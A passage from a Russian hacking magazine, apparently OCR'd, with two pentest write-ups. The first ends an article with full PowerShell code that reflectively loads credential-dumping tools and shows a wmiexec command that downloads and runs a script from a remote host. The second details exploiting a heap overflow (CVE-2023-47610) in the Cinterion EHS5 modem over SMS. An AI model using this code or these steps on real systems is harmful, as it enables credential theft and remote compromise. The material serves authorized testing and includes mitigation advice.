
Патч Minidump.Program.Main

```
py .\InvisibilityCloak.py -d .\MiniDump -n (-join ((65..90) + (97..
122) | Get-Random -Count 16 | % )) -m reverse
```




Обфускация строк MiniDump с помощью InvisibilityCloak

Далее я скомпилирую бинарь и... Снова заюзаю bin2pwsh, чтобы превратить его в скрипт на PowerShell.



Создание PowerShell-лаунчера из MiniDump

Проверяем, что все работает, и выходим на финишную прямую — объединение всей этой вкуснятины в один сценарий на PowerShell.



Да будет парсинг!


Объединение результатов

Думаю, всем будет проще, если я просто приведу финальный код, сопровожденный комментариями.

```
function Invoke-Stage
{
    # Если 1, то первая фаза: повышаемся до системы + делаем дамп
    if ($args[0] -eq "1")
    {
        $b64 = "<TOKENDUPLICATOR_BYTES_COMPRESSED_BASE64>"
        $namespace = "TokenDuplicator"
        $assemblyArgs = (, [string[]]$args[1..($args.Count)])
    }
    # Иначе (если 2), то вторая фаза: парсим дамп, сделанный на
первой фазе
    else
    {
        $b64 = "<MINIDUMP_BYTES_COMPRESSED_BASE64>"
        $namespace = "wUFgAhfzjrXKDRGY"
        $assemblyArgs = $null
    }

    # Обратное преобразование: Base64 -> распаковка -> массив байтов
    $a = New-Object System.IO.MemoryStream(, [System.Convert]::
FromBase64String($b64))
    $b = New-Object System.IO.Compression.DeflateStream($a, [System.
IO.Compression.CompressionMode]::Decompress)
    $c = New-Object System.IO.MemoryStream;
    $b.CopyTo($c)
    [byte[]]$d = $c.ToArray()

    # Если вторая фаза, то нам нужен вывод сборки C#
    # (перенаправляем стандартные дескрипторы вывода в строки)
    # Иначе (если первая фаза) вывод не требуется -> skip
    if ($args[0] -eq "2")
    {
        $e = [System.Console]::Out
        $f = [System.Console]::Error
        $g = New-Object System.IO.StringWriter
        $h = New-Object System.IO.StringWriter
        [System.Console]::SetOut($g)
        [System.Console]::SetError($h)
    }

    # Отраженно загружаем в память сборку C#, ищем в ней точку входа
по именам пространства имен, класса и метода и делаем ее Invoke с
аргументами
    $i = [System.Reflection.Assembly]::Load($d)
    $j = [Reflection.BindingFlags]"Public,NonPublic,Static"
    $k = $i.GetType("${namespace}.Program", $j)
    $l = $k.GetMethod("Main", $j)
    $l.Invoke($null, $assemblyArgs)

    # Если вторая фаза, то нам нужен вывод сборки C#
    # (восстанавливаем стандартные дескрипторы, выводим результат из
строк на экран)
    # Иначе (если первая фаза) вывод не требуется -> skip
    if ($args[0] -eq "2")
    {
        [System.Console]::SetError($f)
        [System.Console]::SetOut($e)
        $m = ""
        $m += $g.ToString()
        $m += $h.ToString()
        $m
    }
}

function Invoke-SafetyNDump
{
    # Первая фаза: TokenDuplicator + NanoDump --elevate-handle
    # Дополнительно на вход передаем URL, откуда будем качать
Invoke-nanodumpInject.ps1
    Invoke-Stage 1 $args[0]; Sleep 10
    # Вторая фаза: MiniDump
    Invoke-Stage 2; rm C:\Windows\Temp\debug.bin
}
```

Меняем заглушки на Base64-строки байтов `TokenDuplicator` и `MiniDump`, и мы готовы к финальной пробе! Сейчас этот метод уже не отработает на «Касперском», поэтому на нем показывать результат бессмысленно. Вместо этого я постараюсь воспроизвести свои действия с реальных пентестов на демонстрационном стенде.

```
~ wmiexec.py -silentcommand -nooutput
megacorp.local/snovvcrash:'Passw0rd!'@PC01.megacorp.local
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
url=""""http://10.10.13.37/Invoke-SafetyNDump.ps1"""";iex(resolve-
dnsname """"cradle.contoso.com"""" 16).strings[0];Invoke-SafetyNDump
http://10.10.13.37/payload.txt'
```



«Боевое» тестирование Invoke-SafetyNDump

Что здесь произошло:

1. Проверили, что результирующих файлов нет на машине-жертве (откуда взялся файл `lol.txt`, смотри в шаге 2).
2. Дернули `Invoke-SafetyNDump.ps1` с помощью `wmiexec.py` без запроса вывода результата команды (флаги `-silentcommand -nooutput`). Чтобы перенаправить вывод `Invoke-SafetyNDump`, для демонстрации я изменил его запуск следующим образом: `Invoke-Stage 2 > C:\Windows\Temp\lol.txt`. В файле `payload.txt` содержится PowerShell-лаунчер NanoDump.
3. Показали, что NanoDump отработал, чтением результатов из файла `C:\Windows\Temp\lol.txt`. В результате мы получили свои хеши.

Вот так без особых заморочек можно скрафтить продвинутую «малварь» (для нужд этичного хакинга!) из открытого ПО и пары строк на PowerShell.

ПРОТИВОДЕЙСТВИЕ

Вместо заключения я приведу список рекомендаций по митигации злоупотребления нарушителем возможностями PowerShell. Предполагается, что речь идет о корпоративной среде Active Directory и обезопасить нам нужно в первую очередь терминальные серверы и рабочие станции пользователей.

- Установить режим Constrained Language для блокирования потенциально опасных функций средства PowerShell (например, командлета `Invoke-Expression`), отключения возможности создания объектов COM и .NET, добавления собственных типов данных с помощью командлета `Add-Type` и других возможностей, которые широко используются вредоносным ПО.
- Настроить правила безопасности выполнения сценариев через средство AppLocker или с помощью механизма SRP (политики ограничения ПО, Software Restriction Policies) для запрета использования сторонних скриптов PowerShell.
- Отключить движок небезопасной версии PowerShell 2.0 (в которой не используется механизм защиты AMSI), а также отключить среду разработки PowerShell ISE.
- Внедрить использование политик безопасности Windows Defender Application Control (WDAC) для контроля запуска исполняемых файлов в соответствии с особенностями рабочего процесса сотрудников.

Всем шоколадок и веселых пентестов!

АТАКА ПО SMS

Как мы нашли уязвимость в популярном GSM-модеме и раскрутили ее до RCE

n0um3n0n

В прошлом году я и моя команда исследовали модем Cinterion EHS5. Мы обнаружили в его прошивке уязвимость переполнения кучи при обработке сообщений протокола Secure UserPlane Location (SUPL), передаваемых в виде SMS. Этот баг позволяет выполнить произвольный код на уровне операционной системы модема с максимальными привилегиями — достаточно отправить всего пять SMS через сеть оператора.

Найденная уязвимость впоследствии получила идентификатор CVE-2023-47610 и высокую оценку критичности.

Pentest Award

Этот текст получил первое место на премии Pentest Award 2024 в категории «Девайс». Это соревнование ежегодно проводится компанией Awillix.


Модемы Cinterion стоят в огромном числе самых разных устройств. Даже примерный список девайсов составить сложно, поскольку модель модема не всегда указана в документации. Мы изучали сайты производителей и таможенные декларации импортеров разных изделий и установили, что такие модемы можно встретить в умных устройствах, банкоматах, индустриальных шлюзах, автомобилях и даже медицинском оборудовании.

Результатами исследования мы уже делились на конференциях OffensiveCon и Hardware.io.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ИССЛЕДУЕМ МОДЕМ




Итак, наш модем — это модуль в форм-факторе LGA (Land Grid Array), предназначенный для встраивания в печатные платы. Сам модуль состоит из baseband-процессора Intel X-Gold 625 (XMM 6260), микросхемы NAND-флеш-памяти (совмещенной с 512 Мбит памяти LPDDR), микросхемы RF-усилителя и трансивера. Модем поддерживает стандарты GSM, GPRS, EDGE, UMTS и HSPA+.

Чтобы получить прошивку, мы сняли защитный экран и выпаяли микросхему флеш-памяти, после чего считали данные с нее на программаторе и восстановили логические блоки из сырого образа.

ОБЩАЕМСЯ С МОДЕМОМ УДАЛЕННО


Cinterion EHS5 поддерживает геопозиционирование с помощью подсистемы SUPL. Она отвечает за обмен специальными сообщениями между H-SLP (Home SUPL Location Platform) и SET (SUPL Enabled Terminal). Сам модем при этом — это объект типа SET.



Для коммуникации используется бинарный протокол ULP. Его данные в сети GSM передаются при помощи push-сообщений через стек протоколов WAP (Wireless Application Protocol).

На уровне push-сообщений WSP (Wireless Session Protocol) в протокол ULP заложена возможность фрагментации передаваемого сообщения. Это сделано для того, чтобы можно было передавать большие бинарные сообщения через ограниченный канал передачи SMS. Чтобы фрагментированные послания можно было собрать на стороне SET, они индексируются. При этом в самом начале SUPL-сообщения указывается еще и размер всего сообщения.

Пример первой SMS



Пример последующих SMS

С помощью статического анализа мы изучили части кода ОС модема, а именно участки, отвечающие за реализацию этого протокола. Прежде всего мы выяснили, что в модеме используется операционная система ThreadX, затем нашли функции создания процессов и в одном из них обнаружили код обработки тех самых «магических» значений из SMS-сообщений со скриншотов выше.

```
v9 = &v7[((unsigned int)*v7 + 1) >> 1];
v10 = (char *)(v9 + 12);
Header_SizeI = v9[12];
v12 = v9 + 13;                               // APDU start
v44 = (unsigned __int8)(v9[11] - Header_SizeI - 1);
while ( 1 )
{
  if ( !Header_SizeI )
  {
    if ( DstPortNumber != 0x1C6B && DstPortNumber != 0xB84 )// check destination port number
    {
```

После этого мы углубились в изучение алгоритма работы.

ПЕРЕПОЛНЕНИЕ КУЧИ

Изучая драйвер, отвечающий за обработку фрагментации ULP-сообщений, мы нашли уязвимость переполнения кучи.

```
        goto LABEL_44;
      }
      j_mem_fill_zero(v29, v43 + 1);
      j_memcopy((_BYTE *)Wap_Buffer_base, ULPSizeFromPacket, wapTpduLen);
      v30 = wapTpduLen;
    }
```

На скриншоте выше переменная `ULPSizeFromPacket` отвечает за размер всего пакета ULP, а за размер принятого WAP-сообщения — переменная `wapTpduLen`. Обработка WAP-сообщений заключается в последовательном копировании фрагментов ULP-сообщения в буфер, размер которого равен `ULPSizeFromPacket`.

В соответствии с протоколом передачи переменные `ULPSizeFromPacket` и `wapTpduLen` вычисляются независимо. Эти переменные имеют отношение к разным уровням представления данных и косвенно связаны только в части алгоритма приема WAP-сообщений: сумма размеров всех принятых WAP-сообщений одного UPL-сообщения не должна превышать `ULPSizeFromPacket`. Но в алгоритме приема WAP-сообщений отсутствует такая проверка. Соответственно, принятое WAP-сообщение размера `wapTpduLen` будет безусловно копироваться в буфер размера `ULPSizeFromPacket`. Это классическая уязвимость типа Heap-based Buffer Overflow.

Мы сформировали соответствующее SMS-сообщение и с первой же попытки вызвали переполнение буфера на стороне модема, что привело к его полной перезагрузке.

ЧТО ДЕЛАТЬ С BLACK BOX ОКРУЖЕНИЕМ?

Мы нашли переполнение буфера, и это хорошо. Но нам неизвестен его контекст, и это плохо. У нас нет никакой возможности хотя бы прочитать память модема (RAM), чтобы разобраться в происходящем... или есть?

При переполнении буфера мы получали стабильный Hardware Fault и перезагрузку модема, а в качестве обратной связи смогли извлечь только адрес места падения и состояние регистров процессора с помощью AT-команды `AT+XLOG`.


```
Date: 2018:1:1
 Time: 1:42:24
 Register:
 r0:  0xDDDDDDDD  r1:  0x00000132  r2:  0x60616CC0
 r3:  0x00000000  r4:  0x605C4BD8  r5:  0x00000008
 r6:  0x60616CC0  r7:  0x00000000  r8:  0xFFFF229C
 r9:  0xFFFFEEEE  r10:  0x605C4CD8  r11:  0xFFFF2C48
 r12:  0x60616CC0  r13:  0xFFFF3B20  r14:  0x98F184AD
 r15:  0x62BCB220
 SPSR: 0x200000D3  DFAR:  0xDDDDDDE1  DFSR: 0x00000005

OK
```

Чтобы продвинуться в эксплуатации, нужно было проанализировать место падения, получить контекст исполнения (состояние оперативной памяти на момент падения) и разобраться в устройстве менеджера кучи операционной системы ThreadX. Мы не могли читать память или отлаживать прошивку, однако мы обнаружили, что при падении в регистр R0 попадают контролируемые нами данные.

Дальнейший анализ кода прошивки показал, что падение происходит внутри функции `malloc`, когда программа пытается разыменовать указатель, содержащий контролируемый нами адрес в регистре R0.

```
do
{
  if ( Curr_Chunk[1] != 0xFFFFEEEE )
  {
    Curr_Chunk = (int *)*Curr_Chunk;        // Next chunk
    goto LABEL_22;                          ⇧ Our R0
  }
```

Значение `0xFFFFEEEE` — «магическое» и означает начало свободного блока памяти в куче. В случае если блок занят, в `Curr_Chunk[1]` вместо магического значения будет указатель на структуру, описывающую глобальное состояние менеджера кучи (`HeapBase`).



Если вызвать переполнение таким образом, чтобы в регистре R0 оказался корректный адрес памяти модема, то падения в этом месте не произойдет и в R0 сохранится значение из памяти по этому адресу. Однако если значение не окажется корректным адресом, то программа упадет и значение, записанное ранее в R0, можно будет прочитать после перезагрузки командой `AT+XLOG`. Модем загружается всегда по одному сценарию, поэтому между перезагрузками его оперативная память будет иметь приблизительно одинаковый вид.

Эта находка позволила нам очень медленно, со скоростью 4 байта в минуту, считывать память модема путем отправки SMS-сообщений, вызывающих переполнение кучи. Для автоматизации процесса мы собрали стенд, и в итоге считывание интересующих областей памяти таким изощренным способом заняло несколько недель.

ПОИСК ПРИМИТИВА ЗАПИСИ

Пока память считывалась, мы занялись детальным изучением устройства кучи в ОС ThreadX с целью найти примитив записи. Мы полностью проанализировали код функций `malloc` и `free` и определили, что единственное подходящее место, в котором происходит запись в память через двойное разыменование, находится в коде `free`, и связано это с особенностями ее реализации.

В отличие от традиционной функции `free`, наша не только освобождает память, возвращая выделенный блок обратно в пул свободной памяти, но и после этого проверяет, есть ли необработанный запрос на выделение памяти от текущего процесса. И, если только что освобожденный блок памяти подходит по размеру, происходит его выделение прямо внутри функции `free`, после чего обновляется состояние в соответствующей структуре `Thread`.


```
if ( BASE_PTR[9] == v9 )          ⇦ If current thread is pool owner
{
  v21 = *(_DWORD *)(v9 + 0x74);
  if ( v21 == v9 )
  {
    v22 = 0;
    BASE_PTR[9] = 0;
  }
  else
  {
    BASE_PTR[9] = v21;
    *(_DWORD *)(*(_DWORD *)(v9 + 0x74) + 0x78) = *(_DWORD *)(v9 + 0x78);
    *(_DWORD *)(*(_DWORD *)(v9 + 0x78) + 0x74) = *(_DWORD *)(v9 + 0x74);
    v22 = BASE_PTR[10] - 1;
  }
  BASE_PTR[10] = v22;
  *(_DWORD *)(v9 + 0x6C) = 0;
  ++dword_FFFF2C60;
   set_CPSR(CPSR);
  **(_DWORD **)(v9 + 0x80) = v20;      ⇦ Update Thread Structure
  *(_DWORD *)(v9 + 0x88) = 0;
  resume_suspend_thread((_DWORD *)v9);
  CPSR = __get_CPSR();
  __disable_irq();
}
else
{
  *(v20 - 1) = 0xFFFFEEEE;
  BASE_PTR[2] += *(v20 - 2) - (_DWORD)(v20 - 2);
  if ( BASE_PTR[5] > (unsigned int)(v20 - 2) )
    BASE_PTR[5] = v20 - 2;
}
```

Рассмотрим код со скриншота выше. Здесь указатель на найденный свободный блок для текущего процесса будет записан по адресу, указанному в этой структуре по смещению 0x80. Поэтому, если вместо исходной структуры `Thread` текущего процесса в функцию `free` будет передан указатель на управляемую нами область памяти, имитирующую структуру `Thread`, можно будет обеспечить запись по произвольному адресу в памяти модема. При этом запишутся не произвольные данные, а указатель на некоторый свободный блок памяти. Этого вполне достаточно для того, чтобы перехватить поток управления исполняемой программы.


Указатель на `Thread` берется из структуры `HeapBase`, расположенной по статическому адресу. Указатель на `HeapBase` содержится в каждом занятом блоке по смещению 0x4 и используется для того, чтобы при работе с занятым блоком можно было адресовать `HeapBase`. В итоге если переписать указатель по смещению 0x4 занятого блока указателем на наши данные, то можно полностью подменить структуру `HeapBase`, с которой будет работать функция `free`, а следовательно, и структуру `Thread`.

Остается выяснить, какие поля структур необходимо заполнить, чтобы выполнение `free` дошло до интересующей нас точки в программе. Далее на рисунке — нормальное состояние системных структур и то, к которому их нужно привести для записи в память по произвольному адресу указателя на свободный блок.

Normal



Exploited



В процессе работы `free` использует лишь несколько полей структуры `Thread`. По смещению 0x7C находится размер памяти (блока), которую пытался выделить процесс. Именно его будет пытаться найти функция `free` в текущей куче. С помощью этого поля можно управлять тем, какой блок будет выделен алгоритмом как подходящий.

Это очень важное обстоятельство, так как наши данные, присланные в SUPL SMS, располагаются в куче и, если выбрать подходящий размер выделяемой в функции `free` памяти, можно писать по произвольному адресу не просто адреса какого-то подходящего свободного блока, а адреса блока, в котором лежат наши данные.

По смещению 0x80 находится адрес, по которому запишется указатель на блок в случае его успешного выделения. Сюда мы можем подставить произвольный адрес, и он будет использован для записи. Функция `free` также использует некоторые другие смещения внутри `Thread`, которые необходимо заполнить для корректной работы.

+0x6C	Any valid address
+0x70	Any
+0x74	Fake thread struct pointer
+0x78	Any
+0x7C	Memory size to allocate
+0x80	Address to write
+0x84	Any
+0x88	Any valid address

Итоговый вид «поддельной» структуры Thread

Аналогичным образом мы проверили, какие поля структуры `HeapBase` важно заполнить, чтобы все работало корректно.

Продолжение статьи →

АТАКА ПО SMS

КАК МЫ НАШЛИ УЯЗВИМОСТЬ В ПОПУЛЯРНОМ GSM-МОДЕМЕ И РАСКРУТИЛИ ЕЕ ДО RCE

РЕАЛИЗАЦИЯ ЗАПИСИ В ПАМЯТЬ НА ПРАКТИКЕ

Итак, мы проанализировали в статике код менеджера памяти ОС, и у нас появилось понимание того, как нужно сформировать структуры в памяти модема, чтобы получить примитив записи. Однако реализовать это все на практике было непросто. В частности, в процессе обработки входящих WAP SMS происходит несколько вызовов функций `free` и `malloc`. Соответственно, для полноценной эксплуатации уязвимости необходимо было обеспечить:

- отсутствие ошибок при вызовах функций `free` и `malloc`;
- достаточно долгое хранение сформированных структур `Thread` и `HeapBase` в памяти.

На выполнение этих требований напрямую влияет стратегия работы менеджера памяти со свободными и занятыми блоками. Нам уже было известно, что:

- поиск свободного блока начинается с указателя на первый свободный блок в структуре `HeapBase` (смещение 0x05);
- размер текущего блока вычисляется как разность между адресом следующего блока (блок, на который указывает текущий) и адресом текущего блока;
- свободным считается только блок, у которого есть волшебное значение 0xFFFFEEEE.

Далее мы установили, что происходит при выделении нового блока функцией `malloc`. Его область пользовательских данных затирается нулями. Это очень важный момент, и его нужно учитывать, чтобы обеспечить достаточно долгое хранение наших структур.

При этом выделяется всегда первый блок подходящего размера. Но если размер найденного свободного блока слишком большой (превышает размер пользовательских данных на 20 байт), то происходит фрагментация: создается еще один блок сразу после конца пользовательских данных. Если в процессе выделения найдется свободный блок, но меньшего, чем нужно, размера и следующий за ним блок тоже свободен, произойдет дефрагментация — два свободных блока объединятся в один.


При освобождении занятого блока функцией `free`, если его адрес меньше, чем текущий адрес первого свободного блока в буфере `HeapBase` (смещение 0x05), его адрес становится новым адресом первого свободного блока. Так что если размер SUPL-сообщения всегда задавать равным одному байту, то выделение памяти в куче будет производиться всегда в самом первом свободном блоке, поскольку он всегда будет удовлетворять критериям. А если при этом будет успевать отрабатывать `free`, то отправка сообщений SUPL будет приводить к записи в промежуточный буфер, находящийся по одному и тому же адресу. Остается установить, как можно выстроить вызовы `free` и `malloc` в нужной последовательности.

При получении первого WAP SMS выделяется буфер в куче размером `ULPSizeFromPacket`, куда будут копироваться все фрагменты ULP-сообщения. Однако в коде отсутствует проверка на то, что порядковый номер текущего WAP-сообщения (фрагмент ULP-сообщения) уже присылался ранее. Это тоже приводит к переполнению в куче, но ошибка возникнет в другой части алгоритма.

После первого сообщения всегда приходит не последнее. Используя этот факт, можно переполнять выделенный буфер для ULP-сообщения сколько угодно большим объемом данных. При этом мы управляем указателем внутри переполненного буфера на то, по какому смещению будет записано следующее SMS-сообщение. Для этого нам нужно посылать SMS нужного размера, и указатель будет смещаться на ту же величину при копировании. Каждый следующий фрагмент ULP-сообщения будет размещаться в памяти сразу за предыдущим. В итоге, чтобы сформировать в куче нужные нам структуры данных, потребуется всего три типа WAP-сообщений.

Если после отправки первого фрагментированного WAP-сообщения послать снова первое (индекс первого сообщения проверяется при обработке), то программа проверит, что ранее для этого ULP-сообщения уже был выделен буфер, и произойдет вызов `free` для освобождения — так как было получено новое ULP-сообщение и нет смысла хранить старое.

За счет того, что выделенный ранее буфер был первым свободным, он снова станет первым свободным (у него младший адрес из всех свободных буферов). Далее снова вызывается `malloc` для только что пришедшего первого фрагмента ULP-сообщения. Но программа снова выделит все тот же буфер! Таким образом, все первые WAP-сообщения будут приводить к выделению одного и того же буфера для ULP-сообщения.




Буфер для нашего первого WAP SMS выделяется всегда в одном и том же месте в памяти, причем его размер очень маленький, поэтому произойдет обнуление только первых 4 байт нашего ULP-сообщения (то есть при повторном выделении одного и того же указателя в памяти будут затерты только 4 байта из ранее записанных данных). Мы управляем размером копируемых в этот буфер данных, поэтому можно прислать сначала несколько фрагментированных WAP-сообщений, чтобы создать в памяти нужные структуры данных, а также разместить код для дальнейшего исполнения.

В WAP-сообщении мы указываем размер ULP-сообщения равным одному байту. Поэтому размер выделяемого буфера, в силу выравнивания в `malloc` размера выделяемой памяти по границе DWORD, будет равен 4 байтам — независимо от размера блока, в который нас поместят. А благодаря фрагментации можно быть уверенным, что при переполнении мы обязательно перетрем следующий блок нашими данными.

Это очень важно, потому что в итоге, чтобы сработала вся выстроенная цепочка вызовов `free` и `malloc`, она должна завершиться вызовом `free` для блока, данные заголовка в котором переписаны указателем на нашу структуру `HeapBase`. Обеспечить это можно, если мы сможем управлять данными в заголовке свободных блоков.

Используя описанную стратегию записи в кучу, можно добавить не только структуры и код, но и свободный блок в цепочку всех блоков кучи. В первом WAP-сообщении происходит перезапись указателя следующего блока. Мы можем переписать этот указатель правильным адресом следующего за нашим блока. Созданный таким образом искусственный блок будет находиться внутри нашего большого блока. А за счет его расположения он окажется первым при поиске свободных.

В итоге мы создадим в памяти модема нужные структуры данных и свободные блоки, а также разместим исполняемый код. Теперь можно снова начать присылать WAP-сообщения с индексом, соответствующим первому SMS-сообщению, и таким образом получить возможность переписывать данные в ранее созданном свободном блоке. Так мы обеспечим подмену указателя на `HeapBase` в занятом блоке нашим.



После создания свободного блока внутри большого буфера остается заставить кого-то его занять до того, как мы пришлем новое SMS-сообщение, которое будет этот блок перетирать. В этом нам поможет алгоритм обработки принятого WAP-сообщения.

ОСОБЕННОСТИ ОБРАБОТКИ КАЖДОГО WAP-СООБЩЕНИЯ

В начале обработки любого WAP-сообщения только что принятое сообщение копируется во временный буфер, выделяемый в куче. Именно из этого буфера потом выполняется копирование в буфер для всего ULP-сообщения (он создается при обработке первого WAP SMS). При этом, если WAP-сообщение не было последним, после его копирования происходит только освобождение выделенного временного буфера. Буфер, содержащий часть ULP-сообщения, остается занятым.

Это тот самый вызов `free`, который мы хотим использовать для записи в память. Чтобы добиться этого, нам достаточно при получении очередного WAP-сообщения скопировать его именно в созданный нами свободный блок внутри нашего буфера. Для этого нужно прислать WAP-сообщение, размер данных которого равен размеру свободного блока, созданного нами внутри нашего буфера.

Поскольку `malloc` начнет поиск подходящего блока для обработки пришедшего WAP-сообщения с этого свободного блока, мы гарантированно заставим `malloc` вернуть указатель именно на наш блок. Остается только сделать так, чтобы текущее смещение внутри буфера ULP-сообщения указывало ровно на начало заголовка только что выделенного блока.

СОБИРАЕМ ВСЕ ВМЕСТЕ

В итоге реализация примитива записи состоит из следующих шагов.


- Присылаем первое WAP SMS. Путем переполнения буфера ULP-сообщения переписываем указатели и данные следующего блока, создаем свободные блоки размера 0x10 байт внутри нашего буфера SUPL-сообщения. Важно после созданного нами свободного блока положить занятый, иначе используемый нами блок могут дефрагментировать.
- Присылаем следующее фрагментированное WAP-сообщение. В нем размещаем структуры `HeapBase` и `Thread`.
- Снова присылаем первое WAP-сообщение. На этот раз такого размера, чтобы следующее фрагментированное SMS-сообщение перетерло начало нашего свободного блока.
- Присылаем еще одно (не последнее по номеру!) фрагментированное SMS-сообщение. Оно должно быть размера 8 байт. Эти 8 байт перепишут указатель на структуру `HeapBase` в нашем блоке. За счет этого при выходе из функции обработки WAP-сообщения будет вызвана функция `free` для блока, только что выделенного внутри нашего буфера. Это позволит создать временный буфер для нашего же WAP-сообщения. Эта функция будет использовать подготовленные структуры `HeapBase` и `Thread` вместо системных.

ИСПОЛНЕНИЕ КОДА

Целью всей сложной работы была запись единственного DWORD — указателя на наши данные — по произвольному адресу в памяти модема. Разработку эксплоита значительно усложняло то, что у нас не было возможности отладки и мы строили все примитивы, работая с модемом как с черным ящиком.

